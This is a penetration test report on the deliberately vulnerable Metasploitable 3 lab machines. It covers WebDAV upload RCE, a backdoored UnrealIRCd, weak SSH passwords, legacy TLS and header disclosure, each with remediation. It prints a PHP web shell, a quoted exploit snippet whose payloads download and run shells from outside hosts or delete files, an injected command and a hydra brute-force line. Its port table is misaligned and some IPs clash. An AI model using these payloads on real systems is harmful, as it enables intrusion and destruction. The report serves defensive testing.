



Penetration Test Report

Metasploitable 3

Client:	Rapid7 – Metasploitable 3
Order no.:	<order number>
Supplier:	Integra Czech Republic, s.r.o. U Sluncové 666/12a Praha 8, 186 00
Author:	Elena Selkina
Date:	<date>

Version	Status	Date	Author
1.1	Initial Draft	<date>	<tester1>
1.2	Final	<date>	<tester2>
1.3	Review	<date>	<tester3>

Content

1.	Disclaimer	4
2.	Executive summary	5
2.1.	Description of Vulnerabilities.....	5
2.2.	Summary List of Vulnerabilities	6
2.2.1.	Vulnerability Count by Risk Rating	6
3.	Classification of Vulnerabilities	7
3.1.	Risk Rating	7
3.2.	Graph Score	7
3.3.	Classification of Vulnerability Remediation.....	8
4.	Scope of Testing	9
	Internal Network Access via User Workstation.....	9
	Infrastructure Tests	9
	Methods of Testing	10
5.	Penetration Testing Results.....	11
	Identified Open Ports:	11
	Found Vulnerabilities – Infrastructure Test - Technical Details	12
5.1.	Remote Code Execution via Misconfigured WAMP Server Upload Functionality.....	12
5.2.	Exploiting an Outdated IRCd Service with a Known Backdoor	15
5.3.	Weak SSH Credentials.....	18
5.4.	Legacy TLS Protocol Support	20
5.5.	Information Disclosure via HTTP Headers	22
3.	List of Images.....	25

1. Disclaimer

Information in this document is confidential and protected against disclosure to third parties without the agreement of the author of this report. If the reader of the document is not its intended recipient or the recipient's employee, we hereby notify you that any distribution or copying of this document is strictly prohibited.

Penetration tests are described as simulations of real hacker attacks. Compared to a genuine hacker attack, there are differences in the limitations of penetration testing, primarily concerning time and available resources. In real life scenario, a hacker can plan an attack for months and execute it over an extended period. Despite that, penetration tester has limited time and resources to explore and attack the tested systems.

2. Executive summary

2.1. Description of Vulnerabilities

Integra performed a testing assessment on the internal infrastructure of the Metaspitable 3 system, focusing specifically on 192.168.9.195 (Ubuntu) and 192.168.9.194 (Windows Server 2008). The initial port scan revealed numerous enabled services, which subsequently became the primary focus of the assessment. We would value the overall security of both networks as **Not satisfying**.

The most critical discovery on the 192.168.9.195 is the utilization of the outdated IRCd service with a publicly known exploit, enabling potential malicious users to establish a remote shell on the compromised system. Given the substantial security risk posed by this vulnerability and the imperative to promptly address it to prevent potential exploitation and preserve system integrity, it was immediately reported to the client upon identification.

Another vulnerability with critical severity was identified on the 192.168.9.194. This vulnerability is the result of several contributing factors, each amplifying its potential for exploitation, ultimately resulting in remote code execution via upload functionality. It was also promptly reported to the client after identification. Another noteworthy finding on this host is the identification of weak SSH credentials, which can be relatively easily brute-forced.

Several low-severity issues were also identified, which do not pose an immediate risk to the application but are recommended to be addressed to enhance the overall security posture.

It is strongly recommended to address all identified issues of medium risk and above before deploying the web application in the production environment.


Throughout the assessment, we encountered no technical or management obstacles that could adversely impact the tested scope or the overall quality of the evaluation.

2.2. Summary List of Vulnerabilities

Vulnerability	Risk Rating	Risk Label	Remediation Complexity
Remote Code Execution via Misconfigured WAMP Server Upload Functionality	9.9	Critical	Medium
Exploiting an Outdated IRCd Service with a Known Backdoor	9.3	Critical	Medium
Weak SSH Credentials	8.6	High	Low
Legacy TLS Protocol Support	4.2	Medium	Low
Information Disclosure via HTTP Headers	3.7	Low	Low

2.2.1. Vulnerability Count by Risk Rating

Risk label	Vulnerability Count	Percentage, %
Critical	2	40
High	1	20
Medium	1	20
Low	1	20



3. Classification of Vulnerabilities

3.1. Risk Rating

The following table explains the degrees of risk used to evaluate found vulnerabilities. The risk evaluation is based on the Common Vulnerability Scoring System v3.1 (CVSS 3.1). You can find the full specification here: https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf.

3.2. Graph Score

Each rating has its own graphical representation, showing CVSS score described below.





Table 1 - CVSS 3.0 Risk Rating

CVSS score	Risk label	Risk Description
9,0 – 10,0	Critical	The risk evaluates vulnerabilities that lead to the code execution without user intervention. An attacker gains full control of the system or application. This represents a profoundly serious risk that should be minimized or eliminated as soon as possible. <u>Running of the system or application with this risk is not recommended.</u>
7,0 – 8,9	High	The risk evaluates vulnerabilities that leads to system compromise, data leakage or modification, or loss of availability. <u>It is recommended to mitigate or resolve this vulnerability as soon as possible.</u>
4,0 – 6,9	Medium	The risk is associated with vulnerabilities that expose the system only under specific conditions or in conjunction with other vulnerabilities. For example, exploitation may require authentication, or the system is vulnerable only under certain states of the system/application. <u>It is recommended to mitigate or resolve this vulnerability.</u>
0,1 – 3,9	Low	The risk does not lead directly to system compromise or data leakage but facilitates execution of other types of attacks. For instance, the system/application may reveal information about running version of software, configuration, or system architecture. With that knowledge, an attacker can save time when preparing an attack. <u>It is a best practice to resolve these issues.</u>




CVSS score	Risk label	Risk Description
0,0	None	This category contains publicly available information about the target system/application that can assist attackers in gaining basic information about the target system. For example, open ports, DNS records, IP addresses, information obtained through searches on Google, company websites, etc. It is not possible to conceal this type of information, but <u>measures can be taken to minimize its availability.</u>



3.3. Classification of Vulnerability Remediation

Each vulnerability is also classified based on the complexity of remediation. When it is not possible to fully remediate a vulnerability, the classification determines the complexity of implementing mitigation measures.

Table 2 - Classification of Vulnerability Remediation

Complexity Level	Complexity Label	Complexity of Remediation
3	High 	For remediation of this type of vulnerability, it is necessary to make extensive changes to the source code of application or complex changes in its implementation. It may be necessary to deploy new infrastructure components or make its extensive modifications.
2	Medium 	Remediation of this type of vulnerability requires to make changes to the code source of the application, or extensive modification of the infrastructure.
1	Low 	Remediation of this type of vulnerability assumes changes in the application/infrastructure configuration.

4. Scope of Testing

The scope of testing included:

- IPs:
 - 192.168.9.194 (Windows Server 2008)
 - 192.168.9.195 (Ubuntu)
- Test type: Black-box
- Test were executed from the private network (Intranet)
- Tests has been executed between <date> and <date>.

Internal Network Access via User Workstation

To simulate an attack originating from a regular user's workstation with a domain account, the following steps are undertaken:

- a) Escalation of Privileges on the User's Workstation:
 - Attempt to elevate privileges from the current user account to the workstation administrator level.
 - Extract stored credentials and sensitive data.
- b) Identify network ranges to gather comprehensive information about the network's topology.
- c) Active Element Identification:
 - Discover active components within the network and enumerate open TCP/UDP ports.
 - Seek vulnerabilities across various devices including servers, workstations, network infrastructure components, as well as peripherals such as printers, cameras, and security systems.
- d) Vulnerability Exploitation
 - Upon identifying vulnerabilities, exploit them to achieve various objectives such as privilege escalation and unauthorized data access.
 - The primary aim is to escalate user privileges from standard rights to administrator privileges on Windows/Linux servers.
 - Upon acquiring domain administrator privileges, establish control over the entire company network.

Infrastructure Tests

The infrastructure tests are conducted using a provided list of target IP addresses and domain names (referred to as test targets) to assess the security of systems and associated infrastructure supporting the tested applications. These tests involve identifying the operating system and active services, scrutinizing for potential weaknesses and vulnerabilities that could enable unauthorized access or complete control of the target, including the attainment of admin/root privileges. The tests are specifically focused on the IP addresses and domains of the tested applications. It's important to note that the tests do not involve the utilization of Denial of Service (DoS) or Distributed Denial of Service (DDoS) techniques.

Within the scope of infrastructure testing, the following areas are assessed:

Port Scanning

- The discovery of open TCP/UDP ports within the tested IP range.

Service Enumeration

- Following the identification of open ports through port scanning, the examination proceeds to identify the running services along with their versions, a process commonly known as foot printing.

Default Credentials / Weak Password Guessing

- If authentication/authorization is required for the identified services, an evaluation is conducted wherein default (factory) credentials are attempted, along with a dictionary attack aimed at uncovering weak and easily guessable passwords commonly associated with the most utilized accounts.

Vulnerability Scanning

- After identifying the versions of services, an assessment is conducted by cross-referencing them with a comprehensive list of known vulnerabilities obtained from databases like <http://www.cvedetails.com/> and <https://www.exploit-db.com/>.

Exploitation

- Once a vulnerable service has been identified, active exploitation techniques are employed to leverage these vulnerabilities, aiming to establish direct access, such as obtaining a shell, into the targeted system or network.

Privilege Escalation

- After securing initial access with limited privileges through exploitation, an in-depth analysis ensues to uncover potential ways to escalate privileges, with the main goal of attaining administrator/root-level access.

Methods of Testing

Penetration tests are a combination of manual and automated testing regarding the nature of tested systems and applications. If tests are performed in a production environment, the degree of automated testing and interventions is minimized.

5. Penetration Testing Results


Identified Open Ports:

Target IP address	Protocol	Port	Service	Description
192.168.9.194	TCP	22	ssh	Microsoft IIS httpd 7.5
		80	http	Microsoft Windows RPC
		135	msrpc	Microsoft Windows netbios-ssn
		445	microsoft-ds	Java RMI
		3306	mysql	ssl/ms-wbt-server?
		3389	ssl/ms-wbt-server?	CORBA naming service
		4848	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
		5985	http	Java Message Service
		8181	ssl/http	Apache httpd
		8282	http	Jetty
		8383	http	Apache
		8484	http	Java RMI
		8585	http	wap-wsp?
		8686	java-rmi	vrace?
		9200	wap-wsp?	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
		9300	vrace?	Microsoft Windows RPC
		47001	http	Microsoft Windows RPC
49152	msrpc	Microsoft Windows RPC		
192.168.9.195		80	http	Apache
		445	netbios-ssn	Samba
		3000	closed	ppp
		3306	mysql	MySQL (unauthorized)
		6697	irc	UnrealIRCd

We have highlighted in **bold** the vulnerable services, which will be detailed in subsequent sections.

Found Vulnerabilities – Infrastructure Test - Technical Details

5.1. Remote Code Execution via Misconfigured WAMP Server Upload Functionality

Risk Rating	9.9 (Critical)
Graph Score	
Vector String	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L
Calculator Link	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L
CWE	https://cwe.mitre.org/data/definitions/16.html https://cwe.mitre.org/data/definitions/78.html https://cwe.mitre.org/data/definitions/434.html
Remediation Complexity	Medium L M H C
Location	192.168.9.194:8585

Finding - Vulnerability Description

The vulnerability observed in the system arises from a combination of multiple factors, each contributing to its severity and exploitability. Initially, the activation of Port 8585 serves as an entry point, providing access to the WebDAV extension. While the mere activation of this extension is not inherently a vulnerability, its misconfigurations can result in significant security issues. These misconfigurations within the WebDAV extension exacerbate the vulnerability, enabling unauthorized access and unrestricted file uploads. Additionally, the absence of proper validation mechanisms permits the execution of PHP files, escalating the risk of arbitrary code execution within the operating system. This combination of factors underscores the complexity and criticality of the vulnerability, necessitating immediate attention and remediation efforts to safeguard the integrity and security of the system.

WebDAV allows creating and managing resources on a remote server. Attackers exploit this functionality by uploading malicious PHP script files, enabling them to execute arbitrary commands on the server. This could lead to a variety of detrimental outcomes, including data theft, system compromise, and disruption of services. Additionally, the ability to execute arbitrary system code grants the attacker extensive control over the target machine, allowing them to escalate privileges, install backdoors, or launch further attacks within the network.

Accessing the target IP on port 8585 revealed the following:




Image 1 - WAMP Server with Default Page Not Removed

Further investigation uncovered a promising page.





Image 2 - Uploads Page

Subsequently, a PHP script file was successfully uploaded to the target directory using a command-line WebDAV client `cadaver`:

```
<?php $cmd=$_GET['cmd']; echo system($cmd);?>
```

Script 1 - PHP Web Shell



```
└─$ cadaver http://192.168.9.194:8585/uploads/  
dav:/uploads/> put cmd.php  
Uploading cmd.php to `~/uploads/cmd.php':  
Progress: [=====] 100.0% of 48 bytes succeeded.  
dav:/uploads/> █
```

Image 3 - Script Successfully Uploaded

This upload enables the execution of arbitrary system commands on the target machine via the `cmd.php` script:




Image 4 - Results of the 'whoami' Command

Remediation Steps

- If not required for legitimate business purposes, consider disabling the WebDAV extension entirely. Alternatively, restrict access to authorized users or specific IP addresses to limit the potential attack surface.
- Ensure that appropriate access controls are enforced for the WebDAV service. This includes implementing strong authentication mechanisms, such as username/password authentication or client certificate authentication, to prevent unauthorized access.
- Keep the WebDAV server software up to date with the latest security patches and updates. Regularly check for and apply vendor-supplied patches to address any known vulnerabilities or security issues.
- Conduct regular security audits to identify and address any misconfigurations or weaknesses in the WebDAV setup.
- Implement strict validation checks on uploaded files to prevent the execution of malicious code. This includes validating file types, checking file contents for potential threats, and restricting file permissions to prevent execution.

5.2. Exploiting an Outdated IRCd Service with a Known Backdoor

Risk Rating	9.3 (Critical)
Graph Score	
Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N
Calculator Link	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N
CWE	https://cwe.mitre.org/data/definitions/937.html
Remediation Complexity	Medium L M H
Location	192.168.8.195:6697

Finding - Vulnerability Description

During the assessment, a notable discovery was made regarding the utilization of an outdated IRCd, which was found to contain a publicly known vulnerability with critical severity. For further details, refer to <https://nvd.nist.gov/vuln/detail/CVE-2010-2075>. This vulnerability presents a significant security risk and requires immediate attention to mitigate potential exploitation and safeguard the integrity of the system.

An IRCd, which stands for Internet Relay Chat server program, is server software designed to facilitate communication using the IRC protocol, enabling users to engage in online conversations. The results of the Nessus scan revealed the presence of an operational IRCd service on port 6697. However, the Nessus report did not provide the specific version details of this service. Consequently, manual intervention was necessary to obtain this vital information.

Utilizing the `nc` tool, we established a connection to the service and successfully retrieved the version details.

```

└─$ nc -v 192.168.9.195 6697
192.168.9.195: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.9.195] 6697 (ircs-u) open
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
USER TEST * * :TEST
NICK TEST
:irc.TestIRC.net 001 TEST :Welcome to the TestIRC IRC Network TEST!TEST@192.168.9.192
:irc.TestIRC.net 002 TEST :Your host is irc.TestIRC.net, running version Unreal3.2.8.1
:irc.TestIRC.net 003 TEST :This server was created Thu Oct 29 2020 at 19:36:34 UTC
:irc.TestIRC.net 004 TEST irc.TestIRC.net Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHtGp lvhopsTGj
:irc.TestIRC.net 005 TEST UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=30 CHANLIMIT=#:30 MAXLIST=0 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this
:irc.TestIRC.net 005 TEST WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=#DES=beI,kfL,lj,psmntirRcOAKVCuzNSMTG NETWORK=TestIRC CASEMAPPING=ascii EXTBAN=~,,cqr ELISre supported by this server

```

Image 5 - Identified Version: Unreal3.2.8.1

Subsequently, we leveraged the `searchsploit` command-line tool to search for known vulnerabilities associated with the identified version. Our search yielded four vulnerabilities, two of which pertained specifically to Linux machines.

```

└─$ searchsploit unrealircd 3.

```

Exploit Title	Path
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service	windows/dos/27407.pl

Image 6 - Discovered Exploits

For the purpose of clarification, we opted to manually reproduce one of the identified vulnerabilities. To commence this process, we examined the source code of the `/linux/remote/13853.pl` script, which revealed these lines of code:

```

## Payload options
my $payload1 = 'AB; cd /tmp; wget http://packetstormsecurity.org/groups/synnergy/bindshell-unix -O bindshell; chmod +x bindshell; ./bindshell &';
my $payload2 = 'AB; cd /tmp; wget http://efnetbs.webs.com/bot.txt -O bot; chmod +x bot; ./bot &';
my $payload3 = 'AB; cd /tmp; wget http://efnetbs.webs.com/r.txt -O rshell; chmod +x rshell; ./rshell &';
my $payload4 = 'AB; killall ircd';
my $payload5 = 'AB; cd ~; /bin/rm -fr ~/*;/bin/rm -fr *';

```

Code 1 - Snippet from the Explored Script

To demonstrate the potential for Remote Code Execution (RCE), we set up a `tcpdump` listener on the attacker's machine (192.168.9.192) to monitor ICMP traffic. Simultaneously, we attempted to connect to the vulnerable machine (192.168.9.195) and execute commands remotely, based on the syntax obtained from the previously mentioned code snippet.

```

└─$ nc -v 192.168.9.195 6697
192.168.9.195: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.9.195] 6697 (ircs-u) open
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
AB;ping -c 5 192.168.9.192
:irc.TestIRC.net 451 AB;ping :You have not registered
ERROR :Closing Link: [192.168.9.192] (Ping timeout)

```

Image 7 - Exploring Vulnerable Host Connectivity: Executing the 'ping' Command

```
└─$ sudo tcpdump -ni eth0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:36:49.941076 IP 192.168.9.195 > 192.168.9.192: ICMP echo request, id 1955, seq 1, length 64
10:36:49.941222 IP 192.168.9.192 > 192.168.9.195: ICMP echo reply, id 1955, seq 1, length 64
10:36:50.942310 IP 192.168.9.195 > 192.168.9.192: ICMP echo request, id 1955, seq 2, length 64
10:36:50.942347 IP 192.168.9.192 > 192.168.9.195: ICMP echo reply, id 1955, seq 2, length 64
10:36:51.944307 IP 192.168.9.195 > 192.168.9.192: ICMP echo request, id 1955, seq 3, length 64
10:36:51.944346 IP 192.168.9.192 > 192.168.9.195: ICMP echo reply, id 1955, seq 3, length 64
10:36:52.945653 IP 192.168.9.195 > 192.168.9.192: ICMP echo request, id 1955, seq 4, length 64
10:36:52.945717 IP 192.168.9.192 > 192.168.9.195: ICMP echo reply, id 1955, seq 4, length 64
10:36:53.945710 IP 192.168.9.195 > 192.168.9.192: ICMP echo request, id 1955, seq 5, length 64
10:36:53.945750 IP 192.168.9.192 > 192.168.9.195: ICMP echo reply, id 1955, seq 5, length 64
└─$
```


Image 8 - Assessing ICMP Traffic on the Attacker's Machine

With the groundwork done and the vulnerability confirmed, the remaining step is to establish a shell on the compromised system, which can be accomplished within minutes for an experienced attacker using automated tools or manual techniques.

Remediation Steps

- Immediately apply any available patches or updates provided by the software vendor to address the vulnerability associated with IRCd service. Ensure that all affected systems, including servers, workstations, and applications, are promptly updated to the latest patched version.
- Disable any unnecessary services or features of the IRCd server that are not essential for its intended functionality. This reduces the attack surface and minimizes potential points of entry for attackers.

5.3. Weak SSH Credentials

Risk Rating	8.6 (High)
Graph Score	
Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Calculator Link	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
CWE	https://cwe.mitre.org/data/definitions/1391.html
Remediation Complexity	Medium L
Location	192.168.9.194:22

Finding - Vulnerability Description

During the penetration testing assessment, it was revealed that the Secure Shell (SSH) service is open at Port 22. SSH is a widely used protocol for secure remote access to systems. Utilizing automated tools, we successfully obtained two sets of credentials, including those belonging to the administrator. The following list was utilized for brute-forcing usernames and passwords:

<https://github.com/praetorian-inc/HobORules/blob/master/wordlists/rockyou.txt.gz>.

Malicious actors can exploit weak credentials to gain unauthorized access to the system, enabling them to execute arbitrary commands, exfiltrate sensitive data, or conduct further malicious activities.

```
$ sudo hydra -L /usr/share/wordlists/rockyou.txt.gz -P /usr/share/wordlists/rockyou.txt.gz 192.168.9.194 ssh
```

Script 2 - Brute-Force Attack with Hydra Tool

```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:9/p:10), ~6 tries per task
[DATA] attacking ssh://172.16.3.4:22/
[22][ssh] host: 172.16.3.4 login: vagrant password: vagrant
[22][ssh] host: 172.16.3.4 login: Administrator password: vagrant
1 of 1 target successfully completed, 2 valid passwords found
```

Image 9 - Scan Results

```
$ ssh Administrator@192.168.9.194
Administrator@192.168.9.194's password:
Last login: Thu Feb 15 06:18:35 2024 from 192.168.9.193
-sh-4.3$
```



Image 10 - Successful Login as an Administrator User

Once unauthorized access is achieved, attackers can potentially compromise sensitive information stored within the system, including proprietary data, personally identifiable information (PII), or confidential documents, leading to severe consequences for the organization.

Remediation Steps

- Enforce password policies that require users to create complex passwords containing a combination of alphanumeric characters, special symbols, and varying character cases. Additionally, encourage the use of passphrase-based authentication for enhanced security.
- Avoid using the same credentials across multiple systems or accounts.
- Given the detection of port 22 being open during the assessment, it is also recommended to evaluate the possibility of closing this port.

5.4. Legacy TLS Protocol Support

Risk Rating	4.2 (Medium)
Graph Score	
Vector String	CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
Calculator Link	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
CWE	https://cwe.mitre.org/data/definitions/326.html
Remediation Complexity	Low 
Location	192.168.9.194: 3389 192.168.9.194: 4848 192.168.9.194: 8181

Finding - Vulnerability Description

The scan revealed the presence of services within the network infrastructure that continue to support TLS 1.0 and TLS 1.1 protocols, a concerning finding as highlighted in <https://datatracker.ietf.org/doc/rfc8996/>. Despite advancements in encryption technology, these obsolete protocols persist, posing a significant risk to data integrity and confidentiality. Services utilizing ports 3389, 4848, and 8181 were particularly identified as instances where outdated TLS protocol support was detected.

```

Testing SSL server 192.168.9.194 on port 4848 using SNI name 192.168.9.194

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    disabled

TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported
  
```

Image 11 - Supported Outdated TLS Protocols at IP Address and Port: 192.168.9.194:4848

```

Testing SSL server 192.168.9.194 on port 8181 using SNI name 192.168.9.194
SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    disabled

TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

```

Image 12 - Supported Outdated TLS Protocols at IP Address and Port: 192.168.9.194:8181

```

Testing SSL server 192.168.9.194 on port 3389 using SNI name 192.168.9.194
SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    disabled
TLSv1.2    disabled
TLSv1.3    disabled

TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported


```

Image 13 - Supported Outdated TLS Protocols at IP Address and Port: 192.168.9.194:3389

Remediation Steps

It is advised to disable TLS 1.0 and TLS 1.1 support across all services that currently offer these protocols. The recommended TLS protocols without known vulnerabilities are TLS 1.2 and TLS 1.3.

5.5. Information Disclosure via HTTP Headers

Risk Rating	3.7 (Low)
Graph Score	
Vector String	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Calculator Link	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Remediation Complexity	Low <input type="checkbox"/> L <input type="checkbox"/> M <input type="checkbox"/> H
Location	192.168.9.194 192.168.9.195

Finding - Vulnerability Description

The application server discloses utilized technologies, including precise versions, via HTTP headers. Providing detailed information about the technologies and versions being used can make it easier for attackers to exploit known vulnerabilities associated with those versions. They can specifically target weaknesses in outdated or unpatched software. Even if the identified components are not vulnerable individually, this disclosure offers malicious users additional information, potentially broadening the attack surface.

Host: 192.168.9.194

Case 1: Microsoft-IIS/7.5

Request:

```
GET /favicon.ico HTTP/1.1
Host: 192.168.9.194
---SNIP---
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.9.194/
```

Response:

```
HTTP/1.1 404 Not Found
Content-Type: text/html
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Wed, 14 Feb 2024 11:46:30 GMT
Connection: close
Content-Length: 1245

---SNIP---
```

Host: 192.168.9.195

Case 1: Server: Apache/2.4.7 (Ubuntu)

Request:

```
GET / HTTP/1.1
Host: 192.168.9.195
---SNIP---
